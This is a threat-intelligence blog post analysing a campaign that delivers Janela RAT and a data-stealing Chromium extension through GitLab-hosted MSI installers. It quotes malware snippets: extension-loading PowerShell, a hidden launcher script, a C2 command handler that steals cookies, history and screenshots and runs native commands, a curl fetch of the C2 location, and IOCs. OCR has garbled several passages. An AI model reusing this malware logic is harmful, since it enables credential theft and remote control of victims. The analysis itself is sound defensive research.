Janela RAT and a stealer extension delivered together

medium.com/walmartglobaltech/janela-rat-and-a-stealer-extension-delivered-together-e274469a7df8

July 1, 2025


--

By: Jason Reaves


Janela RAT appears to be a version or variant of BX RAT according to existing reporting, and was also mentioned targeting LATAM by ZScaler[3]. While doing some recent investigations into campaigns we stumbled on a campaign ending in the delivery of Janela along with a browser extension designed for stealing data and utilizing multiple files from various GitLab accounts.


MSI deliveries from gitlab accounts:

```
https://gitlab.com/mariogadu896/a5da3e9493a2b6993af982874c4a53f5/-/raw/main/_61b10e601
```


mario gadu
mario gadu
@mariogadu896
7 7f8b83aba756ea03f879b4305c4c1c8b
Updated 4 hours ago
1 10913d4782d39d876763ad24b3cf804c
Updated 18 hours ago
6 6d86b4f4ed14bef128f671819f2ddae1
Updated 18 hours ago
1 1ef3b0ea2716ca4c347ab11b93927b54
Updated 18 hours ago
D d0d489025f18c92ae7d15e3ed1e866e7
Updated 18 hours ago
3 311e20aa5c4d38615995c580034b6dbb
Updated 18 hours ago
1 1aae3e7bdb0ea2952d231aab63e62a67
Updated 18 hours ago
8 89886786706a8795c6d0fb455fc997ea
Updated 18 hours ago
9 9bae8e92e6a81a52e94323916712684c
Updated 19 hours ago

Others:


EDUARDO LUCENCIO SBIZERA
EDUARDO LUCENCIO SBIZERA
@eduardolucenciosbizera
R rootkit_1506
Updated 16 hours ago
Info
Member since June 12, 2025
6 6dca6439c718959a6ed6887334fffad2
Updated 17 hours ago
2 270131b747b74c464a643ac4eb3abc48
Updated 17 hours ago
1 1966a077a484848d497b10542a9ffe45
Updated 1 day ago
B bb74933ea0ac45eb320c9a37f9f85340
Updated 1 day ago
8 8cd151cc5bbffbcae0f27f4a794c63bc
Updated 1 day ago
C c772ee826f4d317c8c0882c725585ccd
Updated 1 day ago
F f13fc69109e9969424292cd130fcd559
Updated 1 day ago



installer:

```
907cff1b76b2e2e44fa6bb41e6b0502733592fee7c18bb9873b9ae2b88bf941c
```

Inside the installer is a number of files:

```
   Date      Time    Attr         Size   Compressed  Name------------------- ----- --
---------- ------------  ------------------------2025-06-12 20:58:46 ....A
8623               F_bbdbce168f312025-06-12 20:58:46 ....A      1578248
F_3bdda10aab902025-06-12 20:58:46 ....A          109
F_e69ef3b452602025-06-12 20:58:46 ....A          715               F_dfb49ddcd9b6----
-------------- ----- ------------ ------------  ------------------------2025-06-12
20:58:46            1587695      1622016  4 files
```

The files include a zip file and a number of scripts:

```
F_3bdda10aab90: Zip archive data, at least v2.0 to extract, compression
method=deflateF_bbdbce168f31: Unicode text, UTF-8 text, with CRLF line
terminatorsF_dfb49ddcd9b6: DOS batch file text, ASCII text, with CRLF line
terminatorsF_e69ef3b45260: DOS batch file text, ASCII text, with CRLF line
terminators
```

Some of the scripts rely upon the execution flow completing through other scripts, such as the script for setting up the custom browser extension relies upon the extension being put in place but that happens later by another executable entirely.

```
$extensionPath = "C:\Users\Public\Documents\LPrKz6y2fG\3a5OxUe6"

$maxTries = 10$try = 0while ($try -lt $maxTries) {    if (Test-Path $extensionPath) {
Start-Sleep -Seconds 10        break    } else {        Start-Sleep -Seconds 10
$try++    }}
```

Ultimately looks for Chromium based browsers to add parameters to the execution to load the extension:

```
"--load-extension=`"$extensionPath`" --disable-extensions-except=`"$extensionPath`" -
no-first-run"
```

One of the other scripts contains functionality for unzipping a zip file and building a powershell script to detonate a hardcoded EXE name:

```
echo $process = Start-Process -FilePath "LPrKz6y2fG.exe" -WorkingDirectory
"%DEST_DIR%" -PassThru > "%TEMP%\start_process.ps1"
echo $process.WaitForExit() >> "%TEMP%\start_process.ps1"

start "" powershell -WindowStyle Hidden -Command "& '%TEMP%\start_process.ps1';
Remove-Item '%TEMP%\start_process.ps1'"
```

Inside the zip file:

```
   Date      Time    Attr         Size   Compressed  Name------------------- ----- --
---------- ------------  ------------------------2025-06-12 20:58:44 .....
229          172  com.yourcompany.monitoringapp.json2025-06-12 20:58:44 .....
2855936      1193307  LPrKz6y2fG.exe2025-06-12 20:58:44 .....       384840
384022  LPrKz6y2fG.zip2025-06-12 20:58:44 .....          256          261
LPrKz6y2fG.zip.sig------------------- ----- ------------ ------------  --------------
----------
```


The exe, ‘LPrKz6y2fG.exe’, is a GoLang binary that has has the password to the same named Zip file inside of it.

```
loc_516C95:
lea     rax, aIsNilNotValueM+23Fh ; "LPrKz6y2fG.zipComputerNameExfile too la".
mov     ebx, 0Eh
lea     rcx, aNkxmaf1294mx ; "nkXmAf1294Mx"
mov     edi, 0Ch
mov     rsi, [rsp+68h+var_30]
mov     r8, [rsp+68h+var_38]
call    sub_516D00
```

Inside of the zip file is a browser extension and a Janella RAT executable:

```
   Date      Time    Attr         Size   Compressed  Name------------------- ----- --
---------- ------------  ------------------------2025-06-12 20:58:44 .....
294792       156139  BF32FB64-1EF9-4ABF-8806-8B182B7929D4.exe2025-06-12 20:58:44
.....          256          289  BF32FB64-1EF9-4ABF-8806-8B182B7929D4.exe.sig2016-07-
08 12:47:08 .....       192000        81431  protobuf-net.dll2025-06-12 20:58:44
.....          256          289  protobuf-net.dll.sig2020-02-19 07:05:18 .....
20856        11440  System.Buffers.dll2025-06-12 20:58:44 .....          256
289  System.Buffers.dll.sig2022-05-08 00:31:02 .....       142240        59835
System.Memory.dll2025-06-12 20:58:44 .....          256          289
System.Memory.dll.sig2018-05-15 10:29:44 .....       115856        32896
System.Numerics.Vectors.dll2025-06-12 20:58:44 .....          256          289
System.Numerics.Vectors.dll.sig2020-02-19 07:05:16 .....        16768         8916
System.Runtime.CompilerServices.Unsafe.dll2025-06-12 20:58:44 .....          256
289  System.Runtime.CompilerServices.Unsafe.dll.sig2025-06-12 20:58:38 .....
83868        28990  3a5OxUe6/bg_d94f45fa.js2025-06-12 20:58:38 .....          614
386  3a5OxUe6/ct_cb4f5a58.js2025-06-12 20:58:38 .....         1299          757
3a5OxUe6/manifest.json------------------- ----- ------------ ------------  ----------
--------------
```

The RAT exe name is also referenced in the GoLang binary in relation to a bunch of base64 encoded URLs:




Decoded URLs:

```
https://gitlab.com/mario1950ams341/rootkit_1206/-/raw/main/file1.csvhttps://gitlab.com
```

Inside these files is a base64 encoded C2 domain:

```
% curl -k https://gitlab.com/mario1950ams341/rootkit_1206/-/raw/main/file1.csv
|base64 --decode  % Total    % Received % Xferd  Average Speed   Time    Time
Time  Current                                 Dload  Upload   Total   Spent    Left
Speed100    44  100    44    0     0     65      0 --:--:-- --:--:-- --:--:--
65hxxps://w51w.worldassitencia[.]com
```

After processing the URLs it will also attempt to generate a config.json file which will be used by later stages:



This is interesting because part of the zip file previously unzipped is also a browser extension which has references to the config.json file:

```
            async loadConfig() {                let e = await
fetch(chrome.runtime.getURL("config.json"));                if (!e.ok) throw new
Error("Failed loading config.json");                return await e.json()
}
```

Commands issued from the C2 websocket all goes to a single function:

```
  }), this.socket.on("connect",       () => this.onConnected()),
this.socket.on("disconnect",       () => this.onDisconnected()),
this.socket.on("connect_error",       o => this.onError(o)),
this.socket.on("command",       o => this.handleCommand(o)), n = !0;
```

Extension command handler:

```
           handleCommand(e) {               switch (e.action) {
case "screenshot":                        this.captureScreenshot();
break;                    case "execute":
this.executeNative(e.command);                          break;                    case
"refresh":                        this.collectReresh();                        break;
case "version":                        this.executeVersion(e);
break               }           }
```

Screenshot takes at most 800x600 screenshot and sends it off:

```
maxWidth: e = 800,                maxHeight: t = 600
```

ExecuteNative uses the Chrome.runtime API and chrome.runtime.sendNativeMessage to send the command to be executed to an EXE that will process it. The callback function will handle sending off the results:

```
executeNative(e) {
chrome.runtime.sendNativeMessage("com.yourcompany.monitoringapp", {
Command: e,                    Type: "command"                }, t => {
if (chrome.runtime.lastError) {
this.sendData("native_response", {                            type: "response",
response: "[**EERRORRR**]" + chrome.runtime.lastError.message
});                          return                    }
this.sendData("native_response", {                         type: "response",
response: t                    })                })            }
```

CollectReferesh involves collecting the system info along with cookies, browsing history, (max 100 results), installed extensions and open tab listing:

```
async collectReresh() {                this.collectedData.systemInfo =
await this.getSystemInfo(), this.collectedData.browserData = {
cookies: await this.getAllCookies(),                    history: await
this.getBrowserHistory(),                    extensions: await
this.getInstalledExtensions()                }, this.collectedData.currentState = {
tabs: await this.getOpenTabs()                 }, this.sendData("ext_response", {
type: "refresh",                    payload: this.collectedData                }),
chrome.storage.local.set({                     lastDataCollection: new
Date().toISOString()                })            }
```

ExecuteVersion will load a value that was initiated as an array:

```
vr = []

executeVersion(e) {          vr = e.data        }
```

This data is later used in a way to check if a value that should be a list of strings will be present in the url from the tab:

```
    function Ds(r) {        try {            return vr.some(e => r.includes(e))
} catch {            return !1        }    }
```

It appears that the generated config from the binary will also contain the repo list. This will be used for C2 communications over in this case websocket:

```
   let e = this.config,                    t = e.repos,                    n = !1;
for (let s of t) try {                    let i = await Ls.get(s);
this.socket = he(atob(i.data), {                        transports: ["websocket"],
reconnection: !1,                        query: {
clientId: e.clientId,                           tipo: "extensao",
username: e.username,                           computername: e.computername,
version: ft                        }
```

The Janela RAT[3] binary itself is obfuscated with the free version of Eziriz .NET reactor[1], a deobfuscator for the free version still exists[2].

The key for decoding strings is the same as the one mentioned in the ZScaler blog:

```
public class Settings
{
 public static string PASSWORD = Convert.ToString(8521);

 public static string VERSION = "2.2";
```

IOCs

Network

```
team000analytics.safepurelink.comw51w.worldassitencia.combulder.wordsuporttsk.com

da6b97b245c65193eb231de0314508759a69db35a8f76afc66b4757702a231d0248ee6233a85daaa3ddc2d
```

VBA related files

```
666ba2708be3fc6a208d1e961af343a8105959fa87bfd3322a36d6c4e57d11226ed7ec9d0c366310d647f4
```

Disk:

```
%TEMP%\start_process.ps1C:\Users\Public\Documents\LPrKz6y2fG\3a5OxUe6
```

Git accounts:

```
https://gitlab.com/eduardolucenciosbizera/https://gitlab.com/mariogadu896/https://gitl
```

References

1: https://www.eziriz.com/dotnet_reactor.htm

2: https://0x1.gitlab.io/reverse-engineering/NETReactorSlayer/

3: https://www.zscaler.com/blogs/security-research/janelarat-repurposed-bx-rat-variant-targeting-latam-fintech